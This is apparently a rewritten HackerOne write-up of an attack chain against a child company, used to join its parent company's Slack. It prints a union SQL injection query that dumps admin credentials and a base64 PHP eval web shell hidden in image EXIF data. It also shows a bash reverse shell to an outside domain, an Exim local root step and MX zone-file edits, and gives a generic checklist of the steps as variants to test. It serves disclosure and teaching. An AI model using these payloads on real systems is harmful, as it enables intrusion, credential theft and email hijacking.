Pwning child company to get access to ParentCompany’s Slack Team
The child company's website had SQL injection that exposed admin credentials, and the admin panel allowed uploading a PHP backdoor disguised as an image. After gaining a shell and local root via an outdated Exim, the attacker could edit DNS zone records to receive email for the domain and sign up for the parent company's Slack team.
 Published on blog.parthmalhotra.com
The following was reported to a program on HackerOne, I have redacted the company name, lets call it ParentCompany. So, ParentCompany has a program on HackerOne which has a child company lets say it childcompany.com , The childcompany was not in scope of the program nor mentioned anywhere on the policy page, but…
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
ParentCompany runs a HackerOne program. It also has a child company, referred to here as ChildCompany, which owns childcompany.com. That child company was not in the scope of the program and was not mentioned on the policy page. The researcher took prior permission before performing heavy attacks, and the report opens with a disclaimer saying you should not try this without prior permission.
The feature that ties the two organisations together is ParentCompany's Slack team at https://parentcompany.slack.com/. The Slack signup page states that anyone with an @parentcompany.com or @childcompany.com email address can create an account.

The image shows the Slack signup page for ParentCompany with that email-domain condition.
So the chain the researcher set out to build was: control an email address at childcompany.com, use it to sign up to ParentCompany's Slack team, and from there read internal communications. The report is the exact HackerOne submission, with the company name redacted.
Setup
The tools and preconditions used across the chain:
- A whois lookup and an nmap scan against
childcompany.com. - cPanel and WHM running on the server, reachable at
http://XX.XX.XX.XX:2082/. - Exim smtpd 4.80 listening on port 26, identified by nmap.
- A local root exploit for Exim, referenced as
https://www.exploit-db.com/exploits/39535/. - Exif Pilot, used to write a PHP payload into the EXIF comment of an image.
- A domain name the researcher controls, used as the backconnect destination instead of an IP address.
Finding it
A whois search on childcompany.com shows the organisation as ChildCompany, with nameservers ns1.childcompany.com and ns2.childcompany.com. The server IP of childcompany.com is XX.XX.XX.XX.
Visiting http://XX.XX.XX.XX/ redirects to http://XX.XX.XX.XX/cgi-sys/defaultwebpage.cgi, which displays:
Great Success !
Apache is working on your cPanel® and WHM™ Server

The image shows that default cPanel and WHM page. This tells the researcher that cPanel is running on the server, which means that access to the server would allow editing the zone file and adding MX records, so that mail addressed to [redacted] could be received.
Even with access to the server, editing the zone file of childcompany.com to add MX records requires root. An nmap scan against childcompany.com shows Exim smtpd 4.80 on port 26:
26/tcp open smtp Exim smtpd 4.80
The report notes that Exim <= 4.84-3 has a very simple local root exploit, referencing https://www.exploit-db.com/exploits/39535/. With cPanel on the box and a local root exploit available, the remaining requirement is remote code execution on the server.
Exploitation
Step 1: SQL injection to admin credentials
Browsing the website, the researcher found that most of the files were vulnerable to SQL injection. A typical URL:
http://www.childcompany.com/somedirectory/randomfile.php?ID=66'
produces a warning on the page:
Warning: mysql_fetch_assoc(): supplied argument is not a valid MySQL result resource in /home/childcompany/public_html/somedirectory/randomfile.php on line 181
The admin panel sits at http://www.childcompany.com/admin/. The following query fetches the credentials of the admin panel:
http://www.childcompany.com/somedirectory/randomfile.php?ID=-66+union+/*!select*/+group_concat(user,0x3a,pass)+from+Login--+
The query returns the credentials of the admin panel: The result is:
"admin:redactedpass,admin1:redactedpass1"
Step 2: Authenticated image upload with a PHP payload in EXIF
The credentials admin:redactedpass give access to the admin panel. Inside it, images can be uploaded at:
http://www.childcompany.com/admin/redactedfile.php
The uploader checks whether the uploaded file is a valid image, but does not check the file extension. That allows uploading an image with a PHP backdoor in its EXIF data. The researcher uploaded an image with the following in the comments of the image, using Exif Pilot:
<?php echo eval(base64_decode($_GET['cmd'])); ?><!--
The link to the file executing the command id is:
http://www.childcompany.com/somedirectory/uploads/404.php?cmd=ZWNobyBzaGVsbF9leGVjKCdpZCcpOw==

The image shows the output of that request.
Step 3: Saving a backconnect payload to /tmp
After trying many methods, the following approach worked for a backconnect shell. A domain name has to be used instead of an IP address, and the firewall rules only allowed outbound connections to ports 80 and 443. Direct backconnect by executing the command through the shell was blocked, but saving the payload to a file and executing the file worked.
The payload is saved with:
$dt=base64_decode("YmFzaCAtaSA+[redacted]");$fp=fopen("/tmp/1","a+");fputs($fp,$dt);fclose($fp); echo "ok";
Here YmFzaCAtaSA+[redacted] decodes to the backconnect payload bash -i >& /dev/tcp/mydomain.com/80 0>&1.
This saves the payload inside /tmp/1:
http://www.childcompany.com/somedirectory/uploads/404.php?cmd=[redacted]=
Step 4: Executing the payload and gaining root
The saved file is then run by visiting:
http://www.childcompany.com/somedirectory/uploads/404.php?cmd=[redacted]==
This gives a backconnect, and root is gained with two or three commands:


The zone file where all the DNS records are stored for the domain is shown next:
Root cause
Several weaknesses stack up:
- SQL injection in the site's PHP files, with the database error displayed to the user, allowing a
unionquery to dump theLogintable and recover admin credentials. - An admin upload feature that validates that the file is an image but does not validate the file extension, so a
.phpfile containing a valid image with a PHP payload in its EXIF comment is accepted and later executed by the web server. - A server running Exim smtpd 4.80, which falls within the range covered by the local root exploit referenced in the report.
- Editing the DNS zone file requires root, which is why the local root step was needed before MX records could be added.
The report does not describe the server-side code of the uploader or the SQL query beyond the URLs and responses shown, so the exact implementation of the checks is not stated.
Impact
With root, the researcher could edit the zone file /var/named/childcompany.com.db to add MX records for any free business email provider, such as ZohoMail, and then run:
rndc reload childcompany.com
to update the DNS records. That allows receiving mail on behalf of childcompany.com. Requesting a signup link then gives access to ParentCompany's Slack team, from which internal communications between employees can be viewed, and the attacker can pivot further to get access to https://parentcompany.com.
The precondition for the whole chain is that the Slack team accepts signups from @childcompany.com addresses, and that the child company's infrastructure can be reached and compromised. The child company was out of scope, so the report notes that hacking inside it led to something with critical security impact to the company.
Fix
The report does not state what was changed. The weaknesses it documents point to the following: parameterised queries or at least escaping on the ID parameter, and suppressing database errors from users; validating the file extension and content type on upload and storing uploads outside the web root or with execution disabled; upgrading Exim past the vulnerable range; and restricting who can modify DNS zone files. The report itself does not list these fixes.
Variants to test
- Check the Slack (or other SaaS) signup page of a target for accepted email domains, then look for any way to receive mail at those domains. A positive result is a signup link arriving at an address you control.
- Test parameters like
IDwith a single quote and look for database errors. A positive result is a SQL error message revealing the query or file path. - Try
unionbased extraction against login tables, usinggroup_concatwith a separator such as0x3a. A positive result is a list of username and password pairs. - On upload forms, submit a valid image whose extension is changed to
.phpand whose EXIF comment contains a PHP payload. A positive result is the file being served and executed. - Scan for Exim versions and compare against the local root exploit referenced in the report. A positive result is a version within the vulnerable range.
- When a backconnect is blocked, try writing the payload to a file under
/tmpand executing the file, and use a domain name with outbound ports 80 or 443. A positive result is an incoming connection on your listener. - After root, check whether the DNS zone file can be edited and reloaded with
rndc reload. A positive result is mail for the domain arriving at your MX.
What happened, in plain words
A security researcher found a way to read the email of a small company that belonged to a much larger one. That sounds minor, but it was not. The large company, called ParentCompany here, ran its internal chat on Slack, and its Slack signup page accepted anyone with an email address ending in @parentcompany.com or @childcompany.com. The small company, called ChildCompany, owned childcompany.com. If the researcher could receive mail sent to any address at childcompany.com, he could ask Slack for a signup link, receive it, and walk into ParentCompany's internal chat.
The child company was not part of the bug bounty programme at all. It was not listed on the policy page. The researcher took prior permission before doing anything heavy, and the report opens with a warning that you should not try this without permission.
So the plan was a chain of small steps, each one unlocking the next:
- Find the server that hosts
childcompany.com. - Notice it runs a web hosting control panel called cPanel, which means whoever controls the server can also control the domain's mail routing.
- Find a way to run commands on that server (remote code execution).
- Escalate from a normal user on the server to the all-powerful
rootuser, because onlyrootmay edit the file that decides where mail for the domain goes. - Add a mail server the researcher controls, receive the Slack signup email, and join the chat.
Everything below follows that order.
Some background before we start
A few ideas come up again and again, so here they are from zero.
A domain and its DNS records. A domain like childcompany.com is a name. Computers find the server behind the name through DNS, the internet's address book. One kind of DNS record is the MX record (mail exchanger). It says: "mail for this domain should be delivered to this server." If you can change a domain's MX records, you can make its email arrive at a machine you own. That is the whole goal of the second half of this story.
A zone file. The DNS records for a domain are stored in a text file on the server, called a zone file. Editing it changes where the domain points and where its mail goes. On this server the file lives at /var/named/childcompany.com.db, and only the root user can write to it.
cPanel and WHM. cPanel is a web-based control panel that hosting companies give their customers to manage websites, email and DNS. WHM is the administrator-level companion. If a server shows the cPanel welcome page, it is a shared hosting style machine, and the person who controls it controls the sites and mail on it.
Ports. A server offers services on numbered doors called ports. Web traffic normally uses port 80 (plain) and 443 (encrypted). Mail servers use other ports; here the mail software listens on port 26.
Exim. Exim is a mail server program. Like any program, it has versions, and old versions have known bugs. A local root exploit is a bug that lets someone who already has a small foothold on the machine (a normal user account or the ability to run commands) become the root user, who can do anything.
SQL injection (SQLi). Websites often build database queries by gluing text together, including text that came from the visitor, such as a number in the address bar. If the site does not clean that text, a visitor can slip in extra database instructions. That is SQL injection. A classic test is to add a single quote ' and see whether the site shows a database error.
Remote code execution (RCE). The ability to make the server run commands of your choosing. It is the difference between reading a website and controlling the computer behind it.
A backconnect shell. Normally you connect to a server. A backconnect (or reverse) shell flips it: the server connects back to you, and you get an interactive command line on it. It is useful when a firewall blocks incoming connections but allows outgoing ones.
Base64. A way of writing any bytes using only letters, digits and a couple of symbols. It is not encryption; anyone can decode it. It is used here to smuggle commands through a URL parameter without special characters breaking things.
EXIF data. Photos carry hidden metadata: camera model, date, sometimes a comment field. EXIF is that metadata block. It travels inside the image file, and many upload checkers only look at the image itself, not at what is written in its metadata.
whois and nmap. whois is a lookup service that tells you who registered a domain and which nameservers it uses. nmap is a tool that scans a server's ports to see which services are running.
Step 1: The Slack signup page
The researcher started at ParentCompany's Slack address, https://parentcompany.slack.com/. The page said that if you have an @parentcompany.com or @childcompany.com email address, you can create an account.
